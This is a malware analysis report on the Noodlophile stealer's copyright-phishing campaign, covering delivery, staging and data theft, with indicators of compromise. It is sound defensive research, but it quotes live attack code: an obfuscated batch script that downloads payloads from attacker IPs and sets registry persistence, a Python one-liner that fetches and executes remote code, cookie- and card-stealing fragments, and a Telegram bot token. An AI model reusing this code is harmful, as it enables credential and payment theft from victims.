

Noodlophile Stealer Evolves: Targeted Copyright Phishing Hits Enterprises with Social Media Footprints

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The Noodlophile Stealer, first detailed in our previous analysis (New Noodlophile Stealer Distributes Via Fake Al Video Generation Platforms), has evolved into a highly targeted threat exploiting enterprises with significant Facebook footprints.

This threat analysis dissects the upgraded phishing tactics, delivery methods, and enhanced Noodlophile capabilities, offering security leaders actionable insights to protect against this sophisticated threat.




Introduction

The Noodlophile campaign, active for over a year, now leverages advanced spear phishing emails posing as copyright infringement notices, tailored with reconnaissance-derived details like specific Facebook Page IDs and company ownership information. Unlike its earlier iteration, which used fake AI video generation platforms, this campaign employs multilingual lures (potentially AI-crafted), broader global outreach, and upgraded delivery mechanisms to deploy an enhanced Noodlophile Stealer.

Notably, phishing campaigns exploiting copyright infringement claims are not new. In 2024, Check Point Software documented the "CopyRh(ight)adamantys" campaign, which delivered the Rhadamanthys stealer via similar lures, impersonating legal entities like media companies. However, the current campaign stands out with its use of legitimate software vulnerabilities, obfuscated staging via Telegram, and dynamic payload execution.

Targeting enterprises across US, Europe, Baltic countries and APAC, these emails are sent to key employees or generic inboxes (e.g., info@, support@), demanding urgent action to trick victims into downloading malicious payloads.





The Lure: Sophisticated Spear Phishing with Copyright Infringement Claims

This campaign capitalizes on enterprises' reliance on social media by sending highly personalized spear phishing emails that allege copyright violations on specific Facebook Pages.


These emails, often originating from Gmail accounts to evade suspicion, include precise details such as Page IDs and ownership information, indicating extensive reconnaissance. The urgent tone and legal threats pressure recipients-typically employees or generic contact and marketing inboxes like info@ or support@-to click malicious links disguised as evidence files (e.g., "View Copyright Infringement Evidence.pdf").

Compared to earlier, this campaign employs a wider range of impersonated entities and multilingual content (e.g., English, Spanish, Polish, Latvian), potentially leveraging AI for localization.




Email Examples from the Campaign


Below are anonymized examples of the phishing emails, showcasing their tailored nature and urgency:
















Delivery Mechanism: Exploiting Legitimate Applications and DLL Side-Loading

Unlike the previous Noodlophile campaign, which used fake AI platforms, this iteration delivers payloads through legitimate, signed applications vulnerable to DLL side-loading, such as Haihaisoft PDF Reader and Excel converters. Attackers exploit these vulnerabilities in two innovative ways:

- Recursive Stub Loading: A small stub is side-loaded, which recursively loads a malicious DLL via Import Address Table (IAT) dependencies, ensuring seamless integration with the legitimate application.
- Chained DLL Vulnerabilities: A legitimate DLL with its own side-loading vulnerability is used, allowing the malicious code to execute covertly within the trusted process.

Payloads are often delivered via Dropbox links (e.g., https://www.dropbox.com/s/[id]/Archive.zip?dl=1) masked by TinyURL redirects. Archives contain disguised artifacts, such as batch scripts renamed as .docx files or self-extracting archives (SFX) posing as .png files, which are executed by the malicious libraries loaded within the legitimate application.



Intermediate Staging: File Renaming, Persistence, and Script Execution

Following the side-loading of malicious DLLs, the campaign introduces an intermediate stage to bridge the initial execution and the deployment of the final stealer. The side-loaded DLLs rename additional files within the archive-such as those disguised as .pptx, .docx, or .pdf extensions-to reveal BAT scripts and portable Python interpreters. These BAT scripts serve multiple purposes:

- Persistence Establishment: The BAT scripts create registry entries under HKEY_CURRENT_ USER\Software\Microsoft\Windows\CurrentVersion\Run (or similar paths), configuring persistence by executing commands that launch the Python interpreter with the malicious script via cmd.exe.
- Remote Downloads in Variants: In some variants, the renamed BAT scripts download additional disguised files (e.g., posing as "PDF" or "PPTX" documents) from remote servers, after which persistence is established in a similar manner.

```
@echo off
set "ID=dcaathur"
set "eA=.exe
set "ss=start"
set "pp=Public"
set "mii=mi'
set "h=HKC"
set "u=un"
set "Pu=Publ"
set "rgs=re"
set "cc=cm'
cd /d "%~dp0"
pO^Wer^shell -ep by"pas"s -w hidd"en" -c "exit"
:qwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
mkdir C:\Users\%pp%\Security
curl -L "http://15.235.134.131:8080/Invoice.pdf" -s -o C:\Users\%pp%\Security.rar
curl -L "http://15.235.134.131:8080/Inx" -s -o C:\Users\%pp%\Ex%eA%
curl -L "http://15.235.134.131:8080/Moi.pdf" -s -o "%TEMP%\Document.pdf"
:qwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
: gwekhawekawkegweikjwahekawegwkegwkehawkeakwehawkegwegehkawek
:qwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
:qwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
cd /d "C:\Users\%pp%"
Ex%eA% x -psucsinh2025 -y -o+ -inul Security.rar "C:\Users\%pp%\Security"
:qwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
:qwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
: gwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
:qwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
timeout /t 5 /nobreak
%rgs%g add "%h%U\SOFTWARE\Microsoft\Windows\CurrentVersion\R%u%" /v "Update Service" /t REG SZ /d "%cc%d%eA% /c %ss% \"\" /%mii%n
\"C:\Users\%Pu%ic\Security\samsung%eA%\" \"C:\Users\%Pu%ic\Security\Lib\images\" \"%ID%\"" /f
%cc%d /c %ss% /%mii%n "" C:\Users\%pp%\Security\samsung%eA% C:\Users\%Pu%ic\Security\Lib\images "%ID%"
%cc%d /c %ss% "" "%TEMP%\Document.pdf"
```



Once executed, the interpreted malicious script acts as a short-liner, similar to those seen in prior campaigns, performing an exec on a downloaded next-stage Python script. This transitions seamlessly to the enhanced obfuscation and staging mechanisms.

```
import sys
___=sys.argv[1]
exec(_import_('base64').b64decode
('aW1wb3J0IHJlcXVlc3RzO2V4ZWMocmVxdWVzdHMuZ2V0KChyZXF1ZXN0cy5nZXQoZiJodHRwOi8vMTUuMjM1LjE3Mi4yMTkvdm1lby9nZXRsaW5rP2lkPXtfX19ffSIpLn
RleHQuc3RyaXAoKSkpLnRleHQp'))
#Base64 decoding
import requests;exec@requests.get((requests.get(f"http://15.235.172.219/vmeo/getlink?id={___})").text.strip())).text)
```



Payload Analysis: Enhanced Obfuscation and Telegram-Based Staging

The batch and command scripts, disguised as .docx files, are more heavily obfuscated than in our previous report. Instead of directly downloading the next stage, these scripts extract a URL from the description of a Telegram group, enabling dynamic execution of the payload. The final stealer is hosted on free platforms like https://paste[.]rs/Gc2BJ, a tactic that complicates detection and takedown.

This approach builds on the previous campaign's techniques (e.g., Base64-encoded archives, LOLBin abuse like certutil.exe), but adds layers of evasion through Telegram-based command-and-control and in-memory execution to avoid disk-based detection.


```
# Environment variables and Telegram setup
LocalAppData = os.getenv('LOCALAPPDATA')
AppData = os.getenv('APPDATA')
TMP = os.getenv('TEMP')
Data_Path = f"{TMP}\\{os.getenv('COMPUTERNAME', 'defaultValue')}"
TOKEN_BOT = '7913144042:AAGjalVuULPrUgnBqD8d4033scWPa0GjPUE'
CHAT_ID_NEW = '-4826945029'
CHAT_ID_RESET = '-4736515007'
CHAT_ID_NEW_NOTIFY = ''
LONE_NONE_URL = 'https://t.me/LoneNone'
creation_datetime = datetime.datetime.now().strftime('%d-%m-%Y (%H:%M:%S)')
```



Future Evolution and Current Data Theft Capabilities

The Noodlophile Stealer's codebase reveals placeholder functions that signal rapid evolution and potential for future enhancements. Non-implemented functions, such as screenshot capture, keylogging, file exfiltration, process monitoring, network information gathering, browser extension checks, file encryption, and browser history extraction, indicate the malware's developers are planning to expand its capabilities.

Additionally, the stealer may deploy a .NET executable designed to tamper with Anti-Malware Scan Interface (AMSI) and Event Tracing for Windows (ETW), potentially bypassing Endpoint Detection and Response (EDR) solutions. This capability, if fully implemented, would significantly enhance the stealer's ability to evade detection.





Currently, the Noodlophile Stealer targets a wide range of sensitive data, with a particular focus on browser-based information. It collects:

- **Web Data and Credentials:** Extracts Web Data, AutoFills, and cookies, with a special emphasis on cookies.sqlite for stealing Facebook cookies, as well as Gecko login data (logins.json) and Chrome login data (Login Data).
- Credit Card Information: Retrieves saved credit card details using queries like SELECT guid, value_encrypted FROM local_stored_cvc, bypassing Chrome's protections via RmStartSession.
- Security Controls and System Information: Enumerates installed security software with SELECT * FROM AntiVirusProduct and gathers system details using SELECT * FROM Win32_ComputerSystem and SELECT * FROM Win32_OperatingSystem. This includes user and computer names, OS version, manufacturer, model, and total RAM.
- Environment Data: Collects the computer name via the COMPUTERNAME environment variable.
- **Browser Support:** Targets user data from a wide range of browsers, including Chrome, Brave, Edge, Opera, and others, by accessing their user data paths.

```
fb_formatted = '\n\n'.join(fb_result)
   if fb result:
       if not os.path.isdir(Data_Path):
          os.makedirs(Data Path, exist ok=True)
       with open(os.path.join(Data Path, 'Facebook Cookies.txt'), 'a', encoding='utf-8') as f:
       f.write(fb_formatted)
   if count > 0:
       dir_path = os.path.join(Data_Path, 'Cookies Browser')
       if not os.path.isdir(dir_path):
        os.makedirs(dir_path, exist_ok=True)
       with open(os.path.join(dir_path, f'{browser_name}_{profile_name}.txt'), 'w', encoding='utf-8') as f:
       f.writelines(cookies_data)
   return count, fb_count, google_ads_cookie, total_gck_logins_count
def get ch ccards(browser, path, profile, master key, app_bound_key=None):
   result = []
   count = 0
   web_data_path = check_available_path(f'{path}\\{profile}\\Web Data')
   if not web_data_path:
     return count
       shutil.copy(web_data_path, TMP + '\\cards_db')
       subprocess.run(f'icacls "{TMP}\\cards_db" /grant *S-1-1-0:(0I)(CI)F /q /c', shell=True, creationflags=CREATE_NO_WINDOW)
```

The stealer maintains persistence via the Programs\Startup directory and employs self-deletion techniques to remove traces after execution, further complicating detection.

The extensive targeting of browser data underscores the campaign's focus on enterprises with significant social media footprints, particularly on platforms like Facebook.



Placeholder Functions Indicating Future Capabilities

The following placeholder functions in the Noodlophile Stealer's codebase highlight its potential for rapid evolution:

```
# Placeholder functions to approach 90
def capture screenshot():
    log error("Screenshot capture placeholder")
    return None
def keylogger():
    log error("Keylogger placeholder")
    return None
def exfiltrate files():
    log error("File exfiltration placeholder")
    return None
def monitor processes():
    log error("Process monitoring placeholder")
    return None
def network info():
    log error("Network info placeholder")
    return None
def check browser extensions():
    log error("Browser extensions check placeholder")
    return None
def encrypt files():
    log error("File encryption placeholder")
    return None
def steal browser history():
    log error("Browser history extraction placeholder")
    return None
```

These unimplemented functions indicate that the stealer's developers are actively working to expand its capabilities, potentially transforming it into a more versatile and dangerous threat.

How Morphisec Helps

Morphisec's Anti-Ransomware Assurance Suite proactively stops infostealers like Noodlophile by reshaping the attack surface and neutralizing threats before execution.

Unlike signature-based or behavioral detection, AMTD eliminates the static frameworks malware relies on, providing lightweight, frictionless protection for modern enterprise environments. See how Morphisec can stop infostealers and other advanced threats - schedule a demo today.

See how Morphisec can stop infostealers and other advanced threats – schedule a demo today.

About Morphisec

Morphisec is the trusted global leader in prevention-first Anti-Ransomware protection, redefining cybersecurity with our industry-leading Automated Moving Target Defense (AMTD) technology. Our solutions are trusted by over 7,000 organizations to protect more than 9 million endpoints worldwide, stopping 100% of ransomware attacks at the endpoint and safeguarding businesses against the most advanced and dangerous threats, including zero-day exploits and ransomware.

At Morphisec, we don't just fortify defenses – we proactively prevent attacks before they happen, delivering unmatched protection and peace of mind to our customers. With our Ransomware-Free Guarantee and commitment to Preemptive Cyber Defense, we set the standard for accountability and innovation in the fight against modern cybercrime.

As a rapidly growing company, we are dedicated to empowering security professionals and organizations to adapt, protect, and defend against ever-evolving threats. Join us in shaping the future of cybersecurity with prevention-first strategies and unparalleled expertise.

To learn more, visit morphisec.com/demo

Indicators of Compromise (IOCs)

Sender	Common Subjects	Key Phrases
gmail.com	Copyright Infringement Notice, Urgent Action Required	"Immediate Action Required", "Legal Representatives", "Facebook Page ID"

URL/IP

URLs and Domains

RL/IP
tps://is[.]gd/PvLoKt
tps://paste[.]rs/Gc2BJ
tp://196.251.84[.]144/suc/zk2.txt
tps://t[.]ly/cCEsy
tps://tinyurl[.]com/yy2smhn2
tps://t2m[.]io/SiemensAG
tps://t[.]ly/RossiDoria&Associati
tps://t2m[.]io/Ob4WBcu
tps://t[.]ly/vqpvk
tps://goo[.]su/aSqtBmg
tps://tinyurl[.]com/yrnsdpfk
tps://tinyurl[.]com/2jaj3kws
tps://t2m[.]io/9zPbQxa
tps://t[.]ly/EidCollection1112
tps://tinyurl[.]com/yz6yy4ta
tps://t[.]ly/rsyAl
tps://t[.]ly/TimbrGroup
tps://www.dropbox[.]com/scl/fi/e21ecf- omg49fvqp4ouyd/Prove della violazione elle clausole sul copyright a te destinate. o?rlkey= <key>&dl=1</key>

http://15.235.172[.]219/vmeo/link/dcaathur.tx http://15.235.172[.]219/vmeo/getlink?id=d caathur http://196.251.84[.]144/suc/And_st.txt http://160.25.232[.]62/vmeo/ getlink?id=bee02h http://160.25.232[.]62/bee/BEE02_H.txt http://196.251.84[.]144/suc/zk2.txt
caathur http://196.251.84[.]144/suc/And_st.txt http://160.25.232[.]62/vmeo/ getlink?id=bee02h http://160.25.232[.]62/bee/BEE02_H.txt
http://160.25.232[.]62/vmeo/ getlink?id=bee02h http://160.25.232[.]62/bee/BEE02_H.txt
getlink?id=bee02h http://160.25.232[.]62/bee/BEE02_H.txt
•
http://196.251.84[.]144/suc/zk2.txt
https://pastebin[.]pl/view/raw/ae4cceca
https://t[.]me/LoneNone
https://0x0[.]st/8fVG.txt

Telegram Bot

Telegram Bot

7913144042:AAGjalVuULPrUgnBqD8d4O33scWPa0GjPUE	TOKEN_BOT
7414494371:AAHsrQDkPrEVyz9z0RoiRS5fJKI-ihKJpzQ	TOKEN_BOT
-4826945029	CHAT_ID_NEW
-4736515007	CHAT_ID_RESET
-1002394294746	CHAT_ID_NEW
-1002215338001	CHAT_ID_RESET

File Hashes

SHA256	File Name
CE69FA159FB53C9A7375EF66153D94480C9A284E 373CE8BF22953268F21B2EB2	dcaathur
FAC94A650CD57B9E8DA397816FA8DDD3217DD56 8EABA1E46909640CBF2F0A29C	dcaat
A05CF0002A135ADE9771A1AA48109CC8AA104E7A FA1C56AF998F9ABA2A1E3F05	dcap9
2E610C97E5BAE10966811B78FC9E700117123B6A129 53BF819CED9B25EB9A507	Dcaptk - loader
0BA36C80167919A98CFFC002CF6819D3F5E117207 E901AEBD13E3EA54387E51F	.net stealer (from Dcaptk.txt)
693789E4B9FB280FA32541E9A548B7FEF987758F0 75E370464DB3764BB15B9	.net stealer (from Dcaptk.txt)
69D6582D7550817F792F3287FA91788E7B925263D 81A380A5E1CA9AA0629150	shellcode (from Dcaptk. txt)
b3aa210a51e19dd003d35721a18b7fb5c0741dce01dd 7725ff610de4adf0a8f2	Zk2.txt -loader
95D964EFC32DD04B5AE05BFC251CE470E8C4183 98EFC97697F41807F33E7390D	.net stealer (from zk2.txt)
C213A15ADD88E8C1CBB06FC4690C02046FA7402 7848BCB97C7D961FFC21155C6	.net stealer (from zk2.txt)



File Hashes

SHA256	File Name
9F2205E06231CF53824421AA09E6A43D59C551361 8E08E4EAACFD94B91C5E61	shellcode (from zk2.txt)
AF2DFA1FCD055AAF0C818F49C7C4F4370629AC6 EECADBCD532A1149A7E01EC11	Gc2BJ
707223112E8CED786E7D1ED43224E73606B3E2EFE C615BB3A22FE8CC11D3BB54	And_st.txt
3C3CEE4579E78C9D39B96804815C71C7A2DE1795 1E08D703197C9C7ED20AB9F3	msi
d0b0551e8988a9f81b80933ec68efabb47cd12acaeff a79c42564863424a376e	dcaathur.msi
844C2EE464EF5CDC79C2DE52EB544C55E1F9BF7 DED2C2F0E44BED263F04DAA42	Jūs_esat_pārkāpis_reģis trētas_preču_zīmes_tiesī bas_1.zip
5AD456333451FCBD69977A62D4728B1FC8B5BDEB EE763D2B6725226078DAEAF8	Lista_de_productos_y_ pruebas_de_infrac ción_11825.zip
320555e241025b8427e1a3ccfc62f0c5a2347cfd86d2 9f33709192e2e9cbbac2	Alerta_!de_!uso_!indebi do_!de_!contenido_!pro tegido.zip
a6647dd104487deb71674c64d8a2b03843cd3d32ee 2c9a63cc3ea506d8b00552	tm.docx

